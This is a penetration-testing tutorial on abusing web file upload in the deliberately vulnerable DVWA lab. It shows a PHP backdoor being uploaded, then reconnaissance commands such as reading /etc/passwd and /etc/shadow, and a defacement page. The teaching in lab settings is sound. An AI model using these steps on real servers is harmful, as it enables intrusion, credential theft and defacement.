

Abusing File Upload

```
root@encode:~# cd /pentest/backdoors/web/webshells/php
root@encode:/pentest/backdoors/web/webshells/php# ls
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php  simple-backdoor.php
root@encode:/pentest/backdoors/web/webshells/php#
```

As a penetration tester you might come across with web applications that are containing the file upload functionality. This functionality of course can be abused and it can lead from command execution to full system compromise. So even though file upload can be a necessary component of your application can be also and your weakest point.

In this tutorial we will see how we can exploit the file upload functionality on a web application in order to discover further information about our target. For the needs of this tutorial we will use the DVWA (Damn Vulnerable Web Application) which is hosted on Metasploitable 2.

Backtrack by default has various webshells installed for different web technologies like asp, php, jsp, perl etc. but you are free to use the webshell of your preference. Our application is based on php so we have to choose a webshell that is written in php as well. In the next image you can see the location that the webshells exists in Backtrack:

```
root@encode:~# cd /pentest/backdoors/web/webshells/php
root@encode:/pentest/backdoors/web/webshells/php# ls
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php  simple-backdoor.php
root@encode:/pentest/backdoors/web/webshells/php#
```

Locating the web shells in Backtrack

We choose our web backdoor which in this case is going to be the php-backdoor.php and we will try to upload it despite the fact that the application is saying to choose images.

Vulnerability: File Upload



Choose an image to upload:


Browse...

Upload

../../../../hackable/uploads/php-backdoor.php succesfully uploaded!

Uploading the Web Shell

As we can see from the image above the backdoor has been successfully uploaded regardless the fact that it wasn't an image. In this case this occurred because we have configured the DVWA to run with the lower security settings so the application is not doing the appropriate extension check and allows us to upload any file we want. However if we change the setting to medium or to higher it would be a different scenario. Now that the webshell has been uploaded to the web server the next step is to try to discover the exact location. In this case the application unveiled the path that the webshell exists so we access it from our browser. The next image is showing the functions of our webshell and the direct path on the address bar:



172.16.212.133/dvwa/hackable/uploads/php-backdoor.php

No Proxy BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SE SEORG.org Music

execute command: go

upload file: Browse... to dir: upload

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: user: password:

database: query: execute

Web Shell Functions

So this backdoor it gives us the capability to execute commands, to upload additional files, to browse directories and to execute mysql queries. So let's start with the command execution. Before we start executing commands we have to bear in mind in what environment is our webshell uploaded. The reason is that we have to consider different paths and different commands if we are on Windows or in Unix operating systems. The

application is hosted on a unix environment so we need to execute Unix commands. One of the first commands that we can try is the `ls` which it will return the contents of the parent directory.



Discovering the contents of the parent directory

Another important command is the `cat /etc/passwd` which it will display the contents of the passwd file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Discovering the contents of `/etc/passwd`

Some other useful commands that it will allow you to obtain information from the target once you have uploaded a webshell are:

whoami

uname -a

ping

users

pwd

netstat -a

id


cat /etc/shadow

w

The following images are showing the output that these commands have produced.




whoami – Current User



Kernel Version

```
PING 172.16.212.133 (172.16.212.133) 56(84) bytes of data.  
64 bytes from 172.16.212.133: icmp_seq=1 ttl=64 time=0.065 ms  
64 bytes from 172.16.212.133: icmp_seq=2 ttl=64 time=0.060 ms  
64 bytes from 172.16.212.133: icmp_seq=3 ttl=64 time=0.064 ms  
64 bytes from 172.16.212.133: icmp_seq=4 ttl=64 time=0.063 ms  
64 bytes from 172.16.212.133: icmp_seq=5 ttl=64 time=0.058 ms  
64 bytes from 172.16.212.133: icmp_seq=6 ttl=64 time=0.062 ms  
64 bytes from 172.16.212.133: icmp_seq=7 ttl=64 time=0.059 ms  
64 bytes from 172.16.212.133: icmp_seq=8 ttl=64 time=0.062 ms  
64 bytes from 172.16.212.133: icmp_seq=9 ttl=64 time=0.058 ms
```

Ping the host



msfadmin root

Other users

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:exec	*:*	LISTEN
tcp	0	0	*:50113	*:*	LISTEN
tcp	0	0	*:login	*:*	LISTEN
tcp	0	0	*:nfs	*:*	LISTEN
tcp	0	0	*:shell	*:*	LISTEN
tcp	0	0	*:43204	*:*	LISTEN
tcp	0	0	*:46248	*:*	LISTEN
tcp	0	0	*:8009	*:*	LISTEN
tcp	0	0	*:6697	*:*	LISTEN
tcp	0	0	*:mysql	*:*	LISTEN
tcp	0	0	*:rmiregistry	*:*	LISTEN
tcp	0	0	*:ircd	*:*	LISTEN
tcp	0	0	*:netbios-ssn	*:*	LISTEN
tcp	0	0	*:5900	*:*	LISTEN
tcp	0	0	*:sunrpc	*:*	LISTEN
tcp	0	0	*:x11	*:*	LISTEN
tcp	0	0	*:www	*:*	LISTEN
tcp	0	0	*:8787	*:*	LISTEN
tcp	0	0	*:8180	*:*	LISTEN
tcp	0	0	*:ingreslock	*:*	LISTEN
tcp	0	0	*:ftp	*:*	LISTEN
tcp	0	0	172.16.212.133:domain	*:*	LISTEN
tcp	0	0	localhost:domain	*:*	LISTEN
tcp	0	0	*:51766	*:*	LISTEN
tcp	0	0	*:telnet	*:*	LISTEN
tcp	0	0	*:postgresql	*:*	LISTEN
tcp	0	0	*:smtp	*:*	LISTEN
tcp	0	0	localhost:953	*:*	LISTEN
tcp	0	0	*:microsoft-ds	*:*	LISTEN
tcp	0	0	172.16.212.:rmiregistry	172.16.212.1:49504	CLOSE_WAIT
tcp	0	0	172.16.212.133:www	172.16.212.1:46864	TIME_WAIT
tcp	0	0	172.16.212.133:www	172.16.212.1:46866	ESTABLISHED

List of services



/var/www/dvwa/hackable/uploads

Parent Working Directory



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Print UIDs and GIDs



```
16:50:21 up 32 min, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU        PCPU        WHAT
root      pts/0    :0.0          16:18      32:05m     0.01s      0.01s      -bash
```

Current Logged Users

From the images above we can see that we have managed to gather important information regarding our target which it can allow us to conduct further attacks. Specifically we get the following information:

Current User:www-data

Kernel Version: Linux Metasploitable 2.6.24-16-server

Other users:msfadmin,root


List of Services:login,nfs,mysql,x11,telnet,smtp,postgresql etc.

Working Directory:/var/www/dvwa/hackable/uploads

Logged Users:root

We can also leave our tracks on the webserver by creating a simple html file with the command below:

echo "Hacked by netbiosX" > pentestlab.html



```
Hacked by netbiosX
```

Creating an html page on the webserver

Conclusion

As this article indicates file upload functionality in web applications can be very dangerous as attackers can abuse it. From my experience often this issue comes in contrast with the business needs as the security consultants from one point suggest to clients to remove this capability in order to mitigate the potential risk and the system administrators from the other side to mention that file upload is a necessity and it cannot be removed. So in a situation where the file upload function is needed the appropriate solutions must be implemented like content-type verification, file name extension verification and denying access to the directory that the uploaded files are stored.